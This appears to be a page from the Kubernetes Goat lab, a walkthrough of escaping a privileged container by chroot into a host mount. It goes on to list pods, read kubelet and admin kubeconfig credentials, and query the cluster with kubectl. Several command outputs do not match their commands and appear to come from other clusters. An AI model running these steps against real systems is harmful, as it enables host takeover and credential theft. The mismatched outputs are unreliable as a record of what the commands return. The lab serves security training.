
☸ Container escape to the host system

🙌 Overview

This scenario showcases the common misconfigurations and one of the error-prone security issues in Kubernetes, container environments, and the general security world. Giving privileges that are not required for things always makes security worse. This is especially true in the containers and Kubernetes world. You can also apply this scenario further and beyond the container to other systems and services based on the configuration and setup of the cluster environments and resources. In this scenario you will see a privileged container escape to gain access to the host system.




By the end of the scenario, you will understand and learn the following:

1. Able to exploit the container and escape out of the docker container
2. You will learn to test and exploit the misconfigured and privileged containers
3. Learn about common misconfigurations and possible damage due to them for the containers, Kubernetes, and clusterized environments

⚡ The story

Most of the monitoring, tracing, and debugging software requires extra privileges and capabilities to run. In this scenario, you will see a pod with extra capabilities and privileges including HostPath allowing you to gain access to the host system and provide Node level configuration to gain complete cluster compromise.

> INFO
>
> To get started with the scenario, navigate to http://127.0.0.1:1233



🎯 Goals

The goal of this scenario is to escape out of the running docker container on the host system using the available misconfigurations. The secondary goal is to use the host system-level access to gain other resources access and if possible even go beyond this container, node, and cluster-level access.

> TIP
>
> Gain access to the host system and obtain the node level kubeconfig file `/var/lib/kubelet/kubeconfig`, and query the Kubernetes nodes using the obtained configuration.

☐ Hints & Spoilers

▸ ✨ Are you still in the container?

▸ ✨ Escaped container?

🎉 Solution & Walkthrough

Method 1


- After performing the analysis, you can identify that this container has full privileges of the host system and allows privilege escalation. As well as `/host-system` is mounted.

```
capsh --print
```

```
mount
```

- Now you can explore the mounted file system by navigating to the `/host-system` path

```
ls /host-system/
```



- You can gain access to the host system privileges using `chroot`

```
chroot /host-system bash
```

- As you can see, now you can access all the host system resources like docker containers, configurations, etc.

```
crictl pods
```

```
root@system-monitor-deployment-7d665b6fdf-bkx6z:/# crictl pods
POD ID              CREATED             STATE               NAME                                                    NAMESPACE           ATTEMPT             RUNTIME
8f5f71df62e8e       59 minutes ago      Ready               internal-proxy-deployment-7955c45559-7f8gr              default             0                   (default)
9253be2186c08       59 minutes ago      Ready               coredns-5d78c9869d-b8p58                                kube-system         0                   (default)
2b3a8279fd9e0       59 minutes ago      Ready               cache-store-deployment-8549686dcd-pzdz9                 secure-middleware   0                   (default)
292a1596e9d9e       59 minutes ago      Ready               local-path-provisioner-6bc4bddd6b-fb8px                 local-path-storage  0                   (default)
9ac10b7507e2c       59 minutes ago      Ready               health-check-deployment-b98bbc9f7-lh4xx                 default             0                   (default)
cf6daa3424fb6       59 minutes ago      Ready               poor-registry-deployment-c96986875-qk5n6                default             0                   (default)
21392e2c6b12a       59 minutes ago      Ready               system-monitor-deployment-7d665b6fdf-bkx6z               default             0                   (default)
2b0d1f2603234       59 minutes ago      Ready               hidden-in-layers-6srjx                                  default             0                   (default)
746855ec290ed       59 minutes ago      Ready               hunger-check-deployment-689bf5d97f-7xgxg                big-monolith        0                   (default)
da4c1a99972c7       59 minutes ago      Ready               build-code-deployment-7b558b489f-xrtxx                  default             0                   (default)
21ab95539e8a9       59 minutes ago      Ready               metadata-db-7b78ff9dd9-59xbr                            default             0                   (default)
9f909d1ca2b64       59 minutes ago      Ready               kubernetes-goat-home-deployment-578759495-5zt6v         default             0                   (default)
f238a8784e54c       59 minutes ago      NotReady            batch-check-job-sp7wn                                   default             0                   (default)
ea6034bb6b5fc       59 minutes ago      Ready               coredns-5d78c9869d-r95q4                                kube-system         0                   (default)
341e076ca0a0e       About an hour ago   Ready               kindnet-6t6lz                                           kube-system         0                   (default)
bb991dbb53381       About an hour ago   Ready               kube-proxy-bt9gt                                        kube-system         0                   (default)
f056608b8fe79       About an hour ago   Ready               kube-controller-manager-kubernetes-goat-cluster-control-plane   kube-system         0                   (default)
824cd9f5cffb5       About an hour ago   Ready               kube-scheduler-kubernetes-goat-cluster-control-plane    kube-system         0                   (default)
28ec9c0b69098       About an hour ago   Ready               kube-apiserver-kubernetes-goat-cluster-control-plane    kube-system         0                   (default)
981d701b466a1       About an hour ago   Ready               etcd-kubernetes-goat-cluster-control-plane              kube-system         0                   (default)
root@system-monitor-deployment-7d665b6fdf-bkx6z:/# ctr -n k8s.io containers list
CONTAINER                                                           IMAGE                                                   RUNTIME
05cb193da1529628c53ec62b2c2dac0e5824c2f7137ca4fa8860d20001833768    docker.io/madhuakula/k8s-goat-hunger-check:latest       io.containerd.runc.v2
15d8398c1aa86a68c1043063d5ddc641193f40551f329bef8aa20bab96b88db2    docker.io/madhuakula/k8s-goat-cache-store:latest        io.containerd.runc.v2
171ecef3546d17be8a614319ad1c36ceb87699e9015ea71694e8e357fcf22796    docker.io/madhuakula/k8s-goat-poor-registry:latest      io.containerd.runc.v2
21392e2c6b12aa552c1b5bbad0ee294ee5cdbdfba27e9f610069c3114e588601    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
21ab95539e8a9f7fb16288cfb6c5cadf21a9d72d764d1f21bcd9510eca369ccb    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
28ec9c0b69098a5603af7e235d0641e37f3d1b07e1df9c233b07fc63d06ee512    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
292a1596e9d9e9e032612e23537f680077aacb73c6829490b5c4f6c0a0b33492    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
2b0d1f260323414deb083296b7865b2c60e51b211addd21f6eb70339fd7becc8    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
2b3a8279fd9e02baa3295fb36a7e45173367da5dd8bad145c54da4b13be01403    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
2f21c1477dc20a7219c8eb4772c2987e2c72c1e632b537b4d6dee10dee34ac32    docker.io/madhuakula/k8s-goat-system-monitor:latest      io.containerd.runc.v2
341e076ca0a0e19ad3246d9a25c3db044361e14afb6c0578347dbc6bb2fd34bb    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
364d99d18dd2518b4af4f0468708e4cae41b7427057c33ecb153690556ae8363    docker.io/madhuakula/k8s-goat-metadata-db:latest        io.containerd.runc.v2
5094696c0a2d40c5745f28124b69e043f6d998af45836a0f4a366cf4419facd7    docker.io/madhuakula/k8s-goat-build-code:latest         io.containerd.runc.v2
746855ec290ede897a98b44d005e2bb41d322acf26b5ce09e4b9482d62e98069    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
824cd9f5cffb59fcea6e5519966cbfe290353368bfc49ba150d318dc0a91d939    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
893d79b5a291aa25b8ea5df18708f7fc2afb789968376784d73dc3a50eabff76    registry.k8s.io/etcd:3.5.7-0                            io.containerd.runc.v2
8f5f71df62e8ec8c4c9c70fc57486d173919cd42ef825b93c87f66b29069c47e    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
9253be2186c083c896f764ceac81b96ccb0dd62e13636795d838cdcbc207d848    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
981d701b466a1b75464e3badf9866496a051c18b5694c15bba49f853f472a206    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
9ac10b7507e2c19b0c40a288daaf1d6bf92191219fb54490289d61ba2814aea0    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
9f909d1ca2b6429aea847d9e6fc159cdba817dffeb9c9ecbe8e15f67d19c013d    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
a0c86db3a7d4817a11f5b90d18248243a7e7e5569b4ad11ba37ece83c12cc40e    registry.k8s.io/coredns/coredns:v1.10.1                 io.containerd.runc.v2
a640a852dc04a1e5cf71f28216867c6e799a22691deef17fda97704ec589d6c2    docker.io/kindest/local-path-provisioner:v20230511-dc714da8   io.containerd.runc.v2
ad28d71e5b2518f4ab474bbb5e2c38b6e93bc9e6ffe22abf67e3e40ef4996b16    docker.io/madhuakula/k8s-goat-health-check:latest       io.containerd.runc.v2
b51f8ef27646003f874576f6622fc45700909a3d012f0c4d56fc9bbd5eb02bc5    docker.io/madhuakula/k8s-goat-hidden-in-layers:latest   io.containerd.runc.v2
bb991dbb5338188e708c1c59c00f3967a8ababea22a6397357280a21658e2d14    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
c236a254e4b0ed9ad2e6ea9d4bd47ceade0395daa45481dbcd157c3ed8f0fedb    docker.io/madhuakula/k8s-goat-info-app:latest           io.containerd.runc.v2
c932e3cab32a07bab5d75246867c3c27b1ae2e7e13affd40ff24c2faad09b453    registry.k8s.io/kube-controller-manager:v1.27.3         io.containerd.runc.v2
cf6daa3424fb6fbfaebeeb1e4f843b7d07ca19d5c9d45f895f2f7d3a59b5431a    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
da4c1a99972c74aa661e0b1eadfaf9d19a19d8b8790facd771be0733a0c6b9f6    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
e25e41050672d2be02ce15fe42c3e6bc7f4a9ba430424221091b7fc87447d852    docker.io/madhuakula/k8s-goat-home:latest               io.containerd.runc.v2
e3ebec541ec6df88f41ed3c604187dd981937b83fa50db858efeb520f86db2ab    docker.io/kindest/kindnetd:v20230511-dc714da8           io.containerd.runc.v2
e6da57ae84a7a7dd2a0c9aa94f77c1c1691900dbf8759a62cf5223defde87147    registry.k8s.io/kube-apiserver:v1.27.3                  io.containerd.runc.v2
ea6034bb6b5fc2c0d86db89901434fd57cd08c78dd0095508dd7c37cc2d89d0e    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
ef654906674bdafeb034a4b1ddab2c3c90e838d0512f1ccd09157dc4943b5212    docker.io/madhuakula/k8s-goat-batch-check:latest        io.containerd.runc.v2
f056608b8fe7941aa5131b788db70b96dfab44408104d6f8ebc8195971f0b3d2    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
f238a8784e54cb3497a0aa1b910c704e69aadb58740a0f4f4cb64b05cf010a6a    registry.k8s.io/pause:3.7                               io.containerd.runc.v2
f3691f53136097310d932623284b068df7075fc5020afe7db996b2096b63bac4    docker.io/madhuakula/k8s-goat-internal-api:latest       io.containerd.runc.v2
f4c99297a9dabc1dacc071c0169ef074a05b4da6274a39b4281d87ced1fbed7f    registry.k8s.io/kube-proxy:v1.27.3                      io.containerd.runc.v2
fcf29450e616363ec6ca4094616c36dd124289e1f02bd06f53206f7fdfe010e5    registry.k8s.io/coredns/coredns:v1.10.1                 io.containerd.runc.v2
ff73ee946fd6eee8b97100725a7453552fac2c40b3071815bc1dbcfbe2ce91b4    registry.k8s.io/kube-scheduler:v1.27.3                  io.containerd.runc.v2
```

- The Kubernetes node configuration can be found at the default path, which is used by the node level kubelet to talk to the Kubernetes API Server. If you can use this configuration, you gain the same privileges as the Kubernetes node.

```
cat /etc/kubernetes/admin.conf
```

```
root@gke-kubernetes-goat-default-pool-e2db1114-f1cw:/# cat /var/lib/kubelet/kubeconfig
apiVersion: v1
clusters:
- cluster:
    certificate-authority: /etc/srv/kubernetes/pki/ca-certificates.crt
    server: https://35.202.222.244
  name: default-cluster
contexts:
- context:
    cluster: default-cluster
    namespace: default
    user: default-auth
  name: default-context
current-context: default-context
kind: Config
preferences: {}
users:
- name: default-auth
  user:
    client-certificate: /var/lib/kubelet/pki/kubelet-client-current.pem
    client-key: /var/lib/kubelet/pki/kubelet-client-current.pem
root@gke-kubernetes-goat-default-pool-e2db1114-f1cw:/#
```

> TIP
>
> You can use the available `kubectl` command-line utility to explore other resources using the obtained configuration. Also, you can leverage lots of other potential things by using the available utilities or downloading them as required.

- Using the kubelet configuration to list the Kubernetes cluster-wide resources

```
kubectl --kubeconfig /etc/kubernetes/admin.conf get all -n kube-system
```

```
-xnhff:/# kubectl --kubeconfig /etc/kubernetes/admin.conf get all -n kube-system
NAME                                                READY   STATUS    RESTARTS      AGE
pod/calico-kube-controllers-74d5f9d7bb-7trlg        1/1     Running   1 (21d ago)   28d
pod/calico-node-hqd4p                               1/1     Running   0             28d
pod/coredns-5dd5756b68-d7t9k                        1/1     Running   0             28d
pod/coredns-5dd5756b68-p2cwq                        1/1     Running   0             28d
pod/etcd-customer-demo-bmm                          1/1     Running   1 (21d ago)   28d
pod/kube-apiserver-customer-demo-bmm                1/1     Running   1 (21d ago)   28d
pod/kube-controller-manager-customer-demo-bmm       1/1     Running   3 (21d ago)   28d
pod/kube-proxy-d9w8w                                1/1     Running   0             28d
pod/kube-scheduler-customer-demo-bmm                1/1     Running   3 (21d ago)   28d

NAME                 TYPE        CLUSTER-IP   EXTERNAL-IP   PORT(S)                  AGE
service/kube-dns     ClusterIP   10.96.0.10   <none>        53/UDP,53/TCP,9153/TCP   28d
```

> INFO
>
> From here you can go beyond by performing the lateral moment and a post-exploitation based on the available setup, configuration, and resources

e

- You are able to obtain the available nodes in the Kubernetes cluster by running the following command:

```
kubectl --kubeconfig /etc/kubernetes/admin.conf get nodes
```

- Hooray 😴 , now you can see that it returns the cluster nodes available as we have the privilege/permissions with obtained configuration to query the Kubernetes API server

References

- Realworld case study of exploiting cap_sys_ptrace capability

- Abusing Privileged and Unprivileged Linux Containers - NCC Group Whitepaper
- Understanding and Hardening Linux Containers - NCC Group Whitepaper

Edit this page